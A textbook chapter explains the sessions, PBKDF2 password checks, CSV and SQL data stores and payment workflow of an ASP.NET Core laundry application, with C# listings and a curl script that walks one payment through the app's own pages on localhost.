There are two kinds of problem, as in every track. An `AppError` is expected: “Please log in first”, “Your role (washer) cannot open this page”, “B2938 is already finished”, or a 422 with its field messages. It carries its HTTP status and a code, and it is shown to the person as it is, because it was written for her. Everything else is unexpected, a bug or a broken data folder. For those the person sees only *Something went wrong* and a reference such as `2026-09-30 21:00:00`, while the server log receives the full stack trace under the same reference, so that the owner can read the reference over the phone and the developer can find the entry (S-9). The error page is a string inside `Guard` rather than a Razor page, because it must work even when the data or the page engine is the thing that failed.

For an expected error on a web page, `HandleAsync` does something that only a middleware can: it rewrites the request to `GET /error`, clears the route, and calls `next(ctx)` again, so the *Error* Razor page renders the message inside the normal layout with the user’s menu, while the response keeps the status of the error (403, 404, 409 or 422). The browser’s address bar still shows the address the person asked for. Test TC-NF-07 deletes the data while the owner is logged in and checks both halves: a friendly page without any path, SQL or stack trace, and the details in the log.

12.10 Sessions, Login and PBKDF2

ASP.NET Core offers cookie authentication, in which the user’s identity travels in an encrypted cookie. The track deliberately uses **server-side sessions** instead, like the other tracks: the cookie holds only a random id, and the data stays on the server. The comment in `Web/Sessions.cs` gives the reason: after logout an authentication cookie remains valid for anyone who kept a copy, while a deleted server-side session makes the old cookie worthless (AC-1.7). **Listing 12.13** creates a session.

Listing 12.13 `Web/Sessions.cs`, `Create()`: 32 random bytes from `RandomNumberGenerator` as the id, and the cookie written with `HttpOnly`, `SameSite=Lax` and, on HTTPS, `Secure`.

```
    private SessionData Create(HttpContext ctx)
    {
        var data = new SessionData(
            Convert.ToBase64String(RandomNumberGenerator.GetBytes(32))
                .Replace('+', '-')
                .Replace('/', '_')
                .TrimEnd('='));
        sessions[data.Id] = data;
        ctx.Items["session"] = data;
        // Written by hand (not Response.Cookies.Append) to get the usual
        // spelling of the flags:
        //   HttpOnly     - JavaScript cannot read it;
        //   SameSite=Lax - not sent with cross-site POSTs;
        //   Secure       - only over HTTPS, when the site runs on HTTPS.
        SetCookie(ctx,
            $"{CookieName}={data.Id}; Max-Age={Settings.SessionHours * 3600}; " +
            "Path=/; HttpOnly; SameSite=Lax" +
            (ctx.Request.IsHttps ? "; Secure" : ""));
        return data;
    }
```

At login `Auth.SignIn()` calls `Renew()`, which deletes the old session and creates a new one with a new id, the protection against session fixation of AC-1.8. The password check (**Listing 12.14**) is the PBKDF2 of Equation (12.1), with the same stored format as every other track.

$$key = \mathrm{PBKDF2}_{\mathrm{HMAC\text{-}SHA256}}(\mathrm{UTF8}(P), s, 600\,000, 32) \tag{12.1}$$

Listing 12.14 `Core/Passwords.cs`, `Verify()`: `Rfc2898DeriveBytes.Pbkdf2` computes the key, `CryptographicOperations.FixedTimeEquals` compares it in constant time.

```
    /// <summary>True when the password matches the stored hash. Never throws for a
    /// bad hash.</summary>
    public static bool Verify(string? password, string? stored)
    {
        if (password is null || string.IsNullOrEmpty(stored)) return false;
        var parts = stored.Split('$');
        if (parts.Length != 4 || parts[0] != "pbkdf2_sha256") return false;
        try
        {
            var iterations = int.Parse(
                parts[1], System.Globalization.CultureInfo.InvariantCulture);
            // the BYTES, not the text
            var salt = Convert.FromBase64String(parts[2]);
            var expected = Convert.FromBase64String(parts[3]);
            if (iterations < 1 || expected.Length == 0) return false;
            var actual = Rfc2898DeriveBytes.Pbkdf2(
                Encoding.UTF8.GetBytes(password), salt, iterations,
                HashAlgorithmName.SHA256, expected.Length);
            // constant time
            return CryptographicOperations.FixedTimeEquals(actual, expected);
        }
        catch (FormatException)
        {
            return false;
        }
```

.NET's `Rfc2898DeriveBytes.Pbkdf2` is a one-line, static implementation of RFC 8018 [11], [12]; the password is converted to UTF-8 bytes explicitly, and the salt is decoded from Base64 into its 16 bytes. Because the format and the algorithm are the same everywhere, the owner's password `Owner#2026` opens this track with the same `laundry.db` or CSV data as all the others, and a hash created by the .NET track in `Employees` works in Flask.

12.11 The Data Store Behind an Interface

12.11.1 `ILaundryStore`

Every piece of business logic talks to one interface, `ILaundryStore`, and never to a file or a database directly (**Listing 12.15**).

Listing 12.15 `Data/ILaundryStore.cs`, excerpts: `InTransaction` runs work atomically; the reads return records; the writes include the conditional updates that return the number of rows changed.

```
public interface ILaundryStore
{
    /// <summary>Runs work as ONE transaction; a transaction inside a transaction
    /// joins it.</summary>
    T InTransaction<T>(Func<T> work);

    // ------------------------------------------------------------------ reading
    IReadOnlyList<Outlet> Outlets();
    IReadOnlyList<Service> Services();
    Service? Service(string id);
    IReadOnlyList<EmployeeInfo> Employees();
    EmployeeInfo? Employee(string id);
    /// <summary>For the login only: the id and the password hash of an e-mail
    /// (lower case), or null.</summary>
    (string Id, string? Hash)? EmployeeLogin(string emailLower);

    /// <summary>AC-2.2: name/id contains text (case-insensitive) or phone digits
    /// contain digits.</summary>
    (IReadOnlyList<CustomerRow> Rows, long Total)
        SearchCustomers(string textLower, string digits, int page, int perPage);
    Customer? Customer(string id);
    /// <summary>Conditional updates (AC-5.8): they change the bill only if it is
    /// still in the expected state.</summary>
    int MarkFinished(string billId, string when); // WHERE status = 'queued'
    int MarkDeparted(string billId, string when); // WHERE status = 'finished'
    // WHERE status = 'queued' AND no payments
    int Cancel(string billId, string when);
    int EditBill(string billId, string serviceId, long unit, string rack,
                 long payment); // WHERE status = 'queued'
    void InsertStatusLog(string billId, string status, string when,
                         string employeeId);
    long InsertPayment(string billId, string when, string method, long amount,
                       string? reference);
```

The interface has 46 members: reads for every screen, the aggregates of the reports, and the writes, each of which must run inside `InTransaction`. Two implementations exist (**Figure 12.3**), and `Program.cs` chooses between them with one setting.



Figure 12.3 One interface, two stores. The CSV store is the default and needs no package; the SQL store works with any ADO.NET provider, compiled in only when its package has been added.

12.11.2 The CSV store

`CsvLaundryStore` loads the seven CSV files into lists of records, answers every query with LINQ, and writes the changed files back at the end of each transaction. The difficult part is to keep the promise of a transaction, all or nothing, without a database (**Listing 12.16**).

Listing 12.16 `Data/CsvLaundryStore.cs`, `InTransaction()`: one lock for everything, a copy of the data before the work, the files written only if the work succeeds, and the copy put back if it fails.

```
    public T InTransaction<T>(Func<T> work)
    {
        lock (gate)
        {
            if (depth > 0) return work(); // join the outer transaction
            EnsureFresh();
            Indexes();
            var before = data.Copy();
            dirty.Clear();
            depth++;
            try
            {
                var result = work();
                depth--;
                // commit
                foreach (var t in Tables.Where(dirty.Contains)) Save(t);
                dirty.Clear();
                return result;
            }
            catch
            {
                if (depth > 0) depth--;
                data = before; // roll back
                dirty.Clear();
                indexesStale = true;
                throw;
            }
        }
    }
```

The trick is that the rows are **immutable records** in lists. `data.Copy()` copies the lists, not the rows, which is cheap; the work replaces rows in the current lists; if it throws, `data = before` restores the old lists in one assignment, and nothing of a half-finished change remains. The single `lock (gate)` makes transactions run one after another, which is enough for a shop with a handful of users and exactly what SQLite does with its write lock. Test TC-4.7 checks the promise from outside: the server is started with `LAUNDRY_FAULT=after_bill_insert`, which throws after the bill and its status-log row have been inserted, and afterwards no row of the failed bill exists in any file.

Writing a file is the second half of the promise. At the end of a successful transaction the store saves only the tables the work changed, each with `Csv.Write()` (**Listing 12.17**).

Listing 12.17 `Data/Csv.cs`, `Write()`: the whole table is built in memory, written to `Bill.csv.tmp` and only then renamed over `Bill.csv`.

```
    public static void Write(string path, IEnumerable<string?[]> rows)
    {
        var sb = new StringBuilder();
        foreach (var row in rows)
        {
            for (var i = 0; i < row.Length; i++)
            {
                if (i > 0) sb.Append(',');
                sb.Append(Quote(row[i] ?? ""));
            }
            sb.Append('\n');
        }
        var temp = path + ".tmp";
        File.WriteAllText(temp, sb.ToString(), new UTF8Encoding(false));
        File.Move(temp, path, overwrite: true);
    }
```

The new content goes to a temporary file first, and `File.Move(..., overwrite: true)` then puts it in place of the old file. On the same disk that is a rename, which replaces the file in one step: a program reading `Bill.csv` at that moment sees either the old table or the new one, never half a file, and a crash while the temporary file is being written leaves the old `Bill.csv` untouched. Two details of the format are deliberate. The encoding is `new UTF8Encoding(false)`, UTF-8 *without* the byte-order mark that some Windows programs put at the start of a file, so that the Flask track and Python's `csv` module read the files without a stray character in the first column name. And the lines end with LF, as in the shared `database/csv` export, while the report download of Section 12.16 ends its lines with CRLF, because AC-9.4 asks for RFC 4180 there; the data files are the application's own, the download is written for spreadsheets.

The store also notices when someone else changes the files. It remembers the time of the last write and the length of each file, and before every read and every transaction it compares them with the files on disk; if a file changed, for example because the owner restored a backup copy into `data/`, the store loads everything again. It checks the header row of each file against the expected columns on load, so a file saved from a spreadsheet with a column missing stops the application with a clear message instead of shifting every value into the wrong field.

One limit remains, and it belongs in the warning below: a transaction that changes three tables writes three files one after another. A power cut between the second and the third rename leaves two tables updated and one not, which a database with a journal never allows.

> **A CSV store is a teaching and small-shop tool, not a database.** It keeps everything in memory, serializes every write and rewrites whole files. For one outlet and one counter PC it is simple and robust; for three outlets sharing a server over the network, use the SQL store with a real database, as Section 12.11.3 describes. The interface is what makes that a one-line change.

12.11.3 The SQL store and ADO.NET

`SqlLaundryStore` implements the same interface with plain **ADO.NET**, the database interface in the `System.Data.Common` namespace that is part of .NET itself: `DbConnection`, `DbCommand`, `DbParameter`, `DbDataReader`. Because it names no provider, this class is compiled in every build. Its SQL is written with `?` placeholders like every other track, and one helper turns them into the named parameters ADO.NET providers expect (**Listing 12.18**).

Listing 12.18 `Data/SqlLaundryStore.cs`, `Command()`: every `?` becomes `@p0`, `@p1`, … with its value bound as a `DbParameter`; a mismatch between placeholders and values is a programming error and stops at once.

```
    private static DbCommand Command(DbConnection conn, DbTransaction? tx,
                                     string sql, object?[] args)
    {
        var cmd = conn.CreateCommand();
        cmd.Transaction = tx;
        var text = new StringBuilder();
        var n = 0;
        foreach (var ch in sql)
        {
            if (ch == '?')
            {
                var p = cmd.CreateParameter();
                p.ParameterName = "@p" + n;
                p.Value = args[n] ?? DBNull.Value;
                cmd.Parameters.Add(p);
                text.Append("@p").Append(n++);
            }
            else { text.Append(ch); }
        }
        if (n != args.Length)
            throw new ArgumentException(
                $"{n} placeholders but {args.Length} values: {sql}");
        cmd.CommandText = text.ToString();
        return cmd;
    }
```

The transaction (**Listing 12.19**) keeps the connection and the transaction of the current flow of work in an `AsyncLocal`, the .NET equivalent of Java's `ThreadLocal` that also follows `await`, so every store call inside `InTransaction` uses them.

Listing 12.19 `Data/SqlLaundryStore.cs`, `InTransaction()`: one connection and one `DbTransaction`; commit if the work returns, roll back if it throws; a nested call joins the outer transaction.

```
    public T InTransaction<T>(Func<T> work)
    {
        if (current.Value is not null) return work(); // join the outer transaction
        using var conn = Open();
        using var tx = conn.BeginTransaction();
        current.Value = (conn, tx);
        try
        {
            var result = work();
            tx.Commit();
            return result;
        }
        catch
        {
            tx.Rollback();
            throw;
        }
        finally
        {
            current.Value = null;
        }
    }
```

The conditional updates are the same statements as in Chapter 11: `UPDATE Bill SET status = 'finished', finished = ? WHERE id = ? AND status = 'queued'` for the workflow and `UPDATE Customer SET credit = credit - ? WHERE id = ? AND credit >= ?` for a deposit payment. Both stores implement those two methods so that they return 1 or 0, and the logic reacts to 0 with a conflict.

12.11.4 Providers behind `#if`, and `dotnet add package`

The class that actually talks to SQLite or MySQL, the **provider**, comes from a NuGet package. The project file (**Listing 12.20**) defines a compiler symbol for each only when you ask for it.

Listing 12.20 `ProfitinaLaundry.csproj`: the Web SDK, .NET 10, and two optional build switches that define `USE_SQLITE` or `USE_MYSQL`.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <!-- Profitina Laundry - ASP.NET Core Razor Pages on .NET 10.
       Default build: NO NuGet packages at all (only the ASP.NET Core shared
       framework), data in the CSV files of database/csv (the file store, see
       Data/CsvLaundryStore.cs). -->
  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
    <RootNamespace>Laundry</RootNamespace>
    <AssemblyName>ProfitinaLaundry</AssemblyName>
    <InvariantGlobalization>true</InvariantGlobalization>
  </PropertyGroup>

  <!-- The SQLite store (Data/SqlLaundryStore.cs + Data/SqliteConnectionFactory.cs):
         dotnet add package Microsoft.Data.Sqlite
         dotnet run -p:UseSqlite=true     (and set Laundry:Store to "sqlite") -->
  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);USE_SQLITE</DefineConstants>
  </PropertyGroup>

  <!-- MySQL / MariaDB (XAMPP):
         dotnet add package MySqlConnector
         dotnet run -p:UseMySql=true      (and set Laundry:Store to "mysql")  -->
  <PropertyGroup Condition="'$(UseMySql)' == 'true'">
    <DefineConstants>$(DefineConstants);USE_MYSQL</DefineConstants>
  </PropertyGroup>

  <!-- The tests folder holds separate projects (tests/...); keep them out of
       this build. -->
  <ItemGroup>
    <Compile Remove="tests/**" />
    <Content Remove="tests/**" />
    <None Remove="tests/**" />
  </ItemGroup>

</Project>
```

and `DbConnectionFactories` (**Listing 12.21**) compiles the provider code only under that symbol.

Listing 12.21 `Data/DbConnectionFactories.cs`: the only lines of the program that name a provider class, each behind `#if`; without a switch, the method returns `null` and the CSV store is used.

```
public static class DbConnectionFactories
{
    public static Func<DbConnection>? For(string store, string connectionString)
    {
#if USE_SQLITE
        if (store == "sqlite")
        {
            // "Data Source=../database/laundry.db;Mode=ReadWrite" - Mode=ReadWrite
            // never creates an empty file by accident; Foreign Keys=True = PRAGMA
            // foreign_keys = ON on every connection.
            var builder = new Microsoft.Data.Sqlite.SqliteConnectionStringBuilder(
                connectionString) {
                ForeignKeys = true,
                DefaultTimeout = 10,
            };
            var cs = builder.ToString();
            return () => new Microsoft.Data.Sqlite.SqliteConnection(cs);
        }
#endif
#if USE_MYSQL
        if (store == "mysql")
        {
            // "Server=127.0.0.1;Port=3306;Database=profitina_laundry;
            //  User ID=laundry;Password=..."
            return () => new MySqlConnector.MySqlConnection(connectionString);
        }
#endif
        return null;
    }
}
```

`#if USE_SQLITE` is **conditional compilation**: the compiler reads the lines between `#if` and `#endif` only if the symbol is defined. Without it, the name `Microsoft.Data.Sqlite.SqliteConnection` never reaches the compiler, so the project builds without the package. To use SQLite on your own machine, the README gives three steps:

```
dotnet add package Microsoft.Data.Sqlite
dotnet run -c Release -p:UseSqlite=true
```

with `"Store": "sqlite"` and a connection string such as `Data Source=data/laundry.db;Mode=ReadWrite` in `appsettings.json` (and `MySqlConnector` with `-p:UseMySql=true` for MySQL or MariaDB). `dotnet add package` downloads the newest version (10.0.12 for Microsoft.Data.Sqlite and 2.6.2 for MySqlConnector in September 2026 [3], [4]) and adds a `<PackageReference>` to the project file. In the environment of this book the command was run for real, in a scratch copy of the track, and NuGet's proxy refused it:

```
$ dotnet add package Microsoft.Data.Sqlite
info : Adding PackageReference for package 'Microsoft.Data.Sqlite' into project
       '/tmp/pl11/addpkg/ProfitinaLaundry.csproj'.
error: Unable to load the service index for source
       https://api.nuget.org/v3/index.json.
error:   The proxy tunnel request to proxy 'http://127.0.0.1:34941/' failed with
       status code '403'."
(exit code 1)
```

(lines wrapped for the page; lines about certificate bundles omitted; `runs/dotnet_add_package.txt` has the rest)

So the SQL store was checked another way. `tests/SqlStoreCheck` is a separate console project with a small test-only ADO.NET provider that calls the system's SQLite library (version 3.45.1) directly. It runs every read method of `ILaundryStore` on the SQL store over `laundry.db` and on

the CSV store over the CSV export, then the same series of writes on both, including conditional updates that must change nothing, a deposit debit that must fail and a transaction that throws, and finally compares all seven tables row by row. The run for this chapter ended:

```
SAME       table Outlet: 3 rows in SQLite, 3 in CSV
SAME       table Customer: 256 rows in SQLite, 256 in CSV
SAME       table Employee: 14 rows in SQLite, 14 in CSV
SAME       table Service: 12 rows in SQLite, 12 in CSV
SAME       table Bill: 2954 rows in SQLite, 2954 in CSV
SAME       table Payment: 3320 rows in SQLite, 3320 in CSV
SAME       table StatusLog: 8803 rows in SQLite, 8803 in CSV

RESULT: 194 same, 0 different
```

That shows that the SQL and the row mapping of `SqlLaundryStore` are right on SQLite and agree with the CSV store in 194 comparisons. It does not show that Microsoft.Data.Sqlite behaves exactly like the stand-in, and the chapter says so plainly: the first time the real provider runs will be on your machine.

12.12 The Workflow and Payments

The business logic in `Logic/Laundry.cs` is a line-by-line translation of the Flask functions of Chapter 10, like the servlet track's `Bills.java`, and it shows how little C# changes the shape of a rule. **Listing 12.22** is the step *queued → finished*.

Listing 12.22 `Logic/Laundry.cs`, `MarkFinished()`: one transaction with the outlet check, the state check, the conditional update and the `StatusLog` row.

```
    public void MarkFinished(UserInfo user, string? billId) =>
        store.InTransaction(() =>
            {
                var bill = GetBill(billId);
                CheckOutlet(user, bill);
                if (bill.Status != "queued")
                    throw AppError.Conflict(StateMessage(bill));
                var now = clock.NowText();
                // AC-5.8
                if (store.MarkFinished(bill.Id, now) != 1)
                    throw AppError.Conflict($"{bill.Id} is no longer in process.");
                store.InsertStatusLog(bill.Id, "finished", now, user.Id);
                return 0;
            });
```

`store.InTransaction(() => { ... })` takes the work as a lambda, so the begin, commit and rollback are written once, in the store, instead of in every method. The state is checked twice on purpose: `bill.Status != "queued"` gives the person a precise message ("B2938 is already finished"), and the conditional update catches the race in which another washer finished the bill between the read and the write.

The payment (**Listing 12.23**) follows the rules drawn in Section 11.12 exactly, with the same messages as the Flask and servlet tracks, because the acceptance suite compares them.

Listing 12.23 `Logic/Laundry.cs`: `AddPayment()` and `ValidatePayment()`. Every problem is collected in one dictionary of field messages, then `AppError.Validation` answers 422 with all of them.

```
    public long AddPayment(UserInfo user, string? billId, object? method,
                           object? amount, object? reference) =>
        store.InTransaction(() =>
            {
                var bill = GetBill(billId);
                CheckOutlet(user, bill);
                if (bill.Cancelled)
                    throw AppError.Conflict(
                        $"{bill.Id} is cancelled; no payment can be recorded.");
                if (bill.Balance <= 0)
                    throw AppError.Conflict($"{bill.Id} is already paid in full.");
                var p = ValidatePayment(method, amount, reference, bill.Balance,
                                        bill.Row.CustomerCredit);
                return InsertPayment(bill.Id, bill.Bill.CustomerId, p,
                                     clock.NowText());
            });
    public static PaymentInput ValidatePayment(
        object? methodValue, object? amountValue, object? referenceValue,
        long balance, long deposit, string prefix = "")
    {
        var errors = Errors();
        var method = (Rules.Text(methodValue) ?? "").Trim().ToLowerInvariant();
        var reference = (Rules.Text(referenceValue) ?? "").Trim();
        var amount = Rules.WholeNumber(amountValue);
        if (!PaymentMethods.Contains(method))
            errors[prefix + "method"] =
                "Choose a payment method: cash, qris, transfer or credit " +
                "(deposit).";
        if (amount is null or <= 0)
            errors[prefix + "amount"] =
                "Enter the amount as a whole number of rupiah greater than 0.";
        else if (amount > balance)
            errors[prefix + "amount"] =
                $"The balance is only {Fmt.Money(balance)}.";
        else if (method == "credit" && amount > deposit)
            errors[prefix + "amount"] =
                $"Deposit {Fmt.Money(deposit)} is not enough.";
        if (method is "qris" or "transfer" && reference.Length == 0)
            errors[prefix + "reference"] =
                "Enter the payment reference (QRIS number or bank + transfer " +
                    "number).";
        else if (method == "cash" && reference.Length > 0)
            errors[prefix + "reference"] =
                "A cash payment has no reference; leave it empty.";
        else if (reference.Length > 50)
            errors[prefix + "reference"] =
```

Listing 12.23 (Continued) *Logic/Laundry.cs: AddPayment() and ValidatePayment(). Every problem is collected in one dictionary of field messages, then AppError.Validation answers 422 with all of them.*

```
                "The reference can have at most 50 characters.";
        if (errors.Count > 0) throw AppError.Validation(errors);
        if (method == "credit") reference = "DEPOSIT"; // AC-6.3
        return new PaymentInput(method, amount!.Value,
                                reference.Length == 0 ? null : reference);
```

Two C# features make the validation read almost like the rule. `amount is null or <= 0` is a **pattern**: true when the value is missing or not positive. `method is "qris" or "transfer"` compares against two constants at once. And `amount!.Value` uses the *null-forgiving operator* `!`, which tells the compiler that `amount` cannot be null at this point, because the errors above would have been thrown; the compiler's nullable analysis cannot see that on its own.

A worked example, the same as Chapter 11's so that you can compare: bill B2940 at Wiyung, a bed cover charged Rp 35.000, with Rp 17.000 already paid, so the balance is 18,000. A transfer of

10,000 with the reference `BCA 102637` passes every check, is inserted as payment 3320 (in a fresh copy of the data), and leaves a balance of 8,000. The same request without a reference is answered with 422 and `{"reference": "Enter the payment reference (QRIS number or bank + transfer number)."}`, and nothing is written, as **Figure 12.4** shows from the cashier's side.



Figure 12.4 The payment form of the ASP.NET Core track for B2938, captured with Playwright after typing 50,000 as cash given: the page's JavaScript shows a change of Rp 10.000, which is never sent to the server or stored.

12.12.1 One payment, request by request

The sections so far looked at the pieces one at a time: the pipeline, the guard, the page model, the rule. **Listing 12.24** puts them back together. It is a short script that records the payment of the worked example through the HTML pages, not the API, with `curl` playing the browser: it keeps the cookies in a jar, reads the hidden `csrf_token` out of each page and prints the status code and the `Location` header of every answer.

Listing 12.24 `walk/walk_payment.sh`: seven steps of one payment through the pages, with the cookie jar and the hidden token handled the way a browser handles them.

```
#!/usr/bin/env bash
# One payment through the HTML pages of the ASP.NET Core track (or the Java
# track of Chapter 11), the way a browser does it: redirect to login, the
# hidden token, the 422 page, the redirect after success and the flash
# message. Start the server first, then:
#   ./walk_payment.sh [base]
B="${1:-http://127.0.0.1:6123}"
JAR=$(mktemp)
FORM="$B/bills/B2940/payments/new"

status() { # prints "HTTP <code> <Location header, if any>"
  curl -s -o "$JAR.html" -D "$JAR.head" -b "$JAR" -c "$JAR" "$@" \
    -w 'HTTP %{http_code}'
  loc=$(grep -i '^location:' "$JAR.head" | tr -d '\r' | cut -d' ' -f2)
  echo "${loc:+ -> $loc}"
}
token() { # "name=value" of the first hidden token (the menu has another one);
  # the field is csrf_token in this track and _csrf in the Java track
  sed -n 's/.*name="\(csrf_token\|_csrf\)" value="\([^"]*\)".*/\1=\2/p' \
    "$JAR.html" | head -1
}

echo '1) the payment form, not logged in'
status "$FORM"
echo '2) the login page, then a login WITHOUT its hidden token'
status "$B/login"; T=$(token)
status -d 'email=kasir5@profitina-laundry.example&password=Laundry%232026' \
  "$B/login"
echo '3) the same login WITH the token'
status --data-urlencode "$T" --data-urlencode "next=${FORM#$B}" \
  -d 'email=kasir5@profitina-laundry.example&password=Laundry%232026' \
  "$B/login"
echo '4) the payment form, logged in'
status "$FORM"; T=$(token)
grep -o 'value="18000"' "$JAR.html" | head -1
# the form posts to its action="...", or without one to its own address
A=$(grep -o 'action="[^"]*/payments"' "$JAR.html" | head -1 | cut -d'"' -f2)
POST="${A:+$B$A}"; POST="${POST:-$FORM}"
echo '5) a transfer of 10000 without a reference'
status --data-urlencode "$T" \
  -d 'method=transfer&amount=10000&reference=' "$POST"
grep -o 'Enter the payment reference[^<]*' "$JAR.html" | head -1
echo '6) the same transfer with the reference'
status --data-urlencode "$T" \
  -d 'method=transfer&amount=10000' --data-urlencode 'reference=BCA 102637' \
  "$POST"
```

Listing 12.24 (Continued) *walk/walk_payment.sh: seven steps of one payment through the pages, with the cookie jar and the hidden token handled the way a browser handles them.*

```
echo '7) the page the browser is sent to'
status "$B/bills/B2940"
grep -o 'Payment [^<]*saved[^<]*' "$JAR.html" | head -1
rm -f "$JAR" "$JAR.html" "$JAR.head"
```

Run against the track on port 6123 with a fresh copy of the data, it printed:

```
1) the payment form, not logged in
HTTP 302 -> /login?next=%2Fbills%2FB2940%2Fpayments%2Fnew
2) the login page, then a login WITHOUT its hidden token
HTTP 200
HTTP 403
3) the same login WITH the token
HTTP 302 -> /bills/B2940/payments/new
4) the payment form, logged in
HTTP 200
value="18000"
5) a transfer of 10000 without a reference
HTTP 422
Enter the payment reference (QRIS number or bank &#x2B; transfer number).
6) the same transfer with the reference
HTTP 302 -> /bills/B2940
7) the page the browser is sent to
HTTP 200
Payment for B2940 saved.
```

Each line can be traced to a listing of this chapter. **Step 1** asks for the payment form without a session cookie. `Guard` finds no user, sees that `/bills/B2940/payments/new` is a page and not the API, and answers 302 with the requested address in `next` (**Listing 12.10**); a JSON client would have received 401 instead. **Step 2** loads the login page, which gives the jar one cookie, `laundry.antiforgery`, and the page the matching hidden token. There is no session cookie yet: the track creates a session only when someone logs in. The script then posts the login *without* that token and receives 403, because `Guard` checks antiforgery on the login form too: without it, a hostile page could log a visitor into an account of the attacker's choosing, a variant of CSRF called *login CSRF*. **Step 3** sends the same login with the token and is redirected to exactly the address of step 1, since the login page model sends the user back to `next` when it is a local path.

Step 4 shows what the login changed. `Auth.SignIn()` called `Renew()` (**Listing 12.13**), which removes any earlier session and creates one with a fresh id, so the jar now holds a session cookie, and the antiforgery token of the payment form belongs to that session; a token copied from the login page is no longer accepted. The form arrives with `value="18000"` in the amount field: `OnGet` prefilled the balance, Rp 35.000 charged minus Rp 17.000 paid.

Step 5 posts a transfer of 10,000 without a reference. The token is valid, so `Guard` calls `next`, routing selects `Payment.cshtml`, `OnPost` calls `AddPayment`, and `ValidatePayment` throws `AppError.Validation` (**Listing 12.23**). The page model catches it and shows the form again with status 422 (**Listing 12.3**). The message in the HTML is worth a second look: *QRIS number or bank + transfer number*. Razor's encoder writes the plus sign as the character reference `+`, one of several characters it encodes to be safe in every HTML context; the browser shows a plain `+`. A test that searched the raw HTML for the literal message would fail here, the same trap as TC-8.4 in Section 12.15, from the other side.

Step 6 posts the same transfer with `BCA 102637` as its reference. This time `AddPayment` runs inside one transaction, inserts the payment and returns, and `OnPost` stores the flash message and answers 302 to the bill. Nothing on the payment page is rendered; that is the *Post/Redirect/Get* pattern of Section 12.7.1. **Step 7** is the GET the browser makes by itself after the redirect: the detail page shows the balance of 8,000 and, once, *Payment for B2940 saved.*, which the layout took out of the session and cleared, so reloading the page shows the bill without the message and records nothing a second time.

Seven requests, four status codes (200, 302, 403, 422), and every rule of the chapter in between. When a page of your own misbehaves, writing such a script is often faster than clicking, because it prints the codes and headers that a browser hides.

The script reads the name of the hidden field and the form's `action` from the page instead of assuming them, so it runs unchanged against the JDK HttpServer track of Chapter 11. Started on port 6114 with a fresh copy of `laundry.db`, that track answered:

```
1) the payment form, not logged in
HTTP 303 -> /login?next=%2Fbills%2FB2940%2Fpayments%2Fnew
2) the login page, then a login WITHOUT its hidden token
HTTP 200
HTTP 403
3) the same login WITH the token
HTTP 303 -> /bills/B2940/payments/new
4) the payment form, logged in
HTTP 200
value="18000"
5) a transfer of 10000 without a reference
HTTP 422
Enter the payment reference (QRIS number, or bank + transfer number).
6) the same transfer with the reference
HTTP 303 -> /bills/B2940
7) the page the browser is sent to
HTTP 200
Payment of Rp 10.000 saved. Balance Rp 8.000.
```

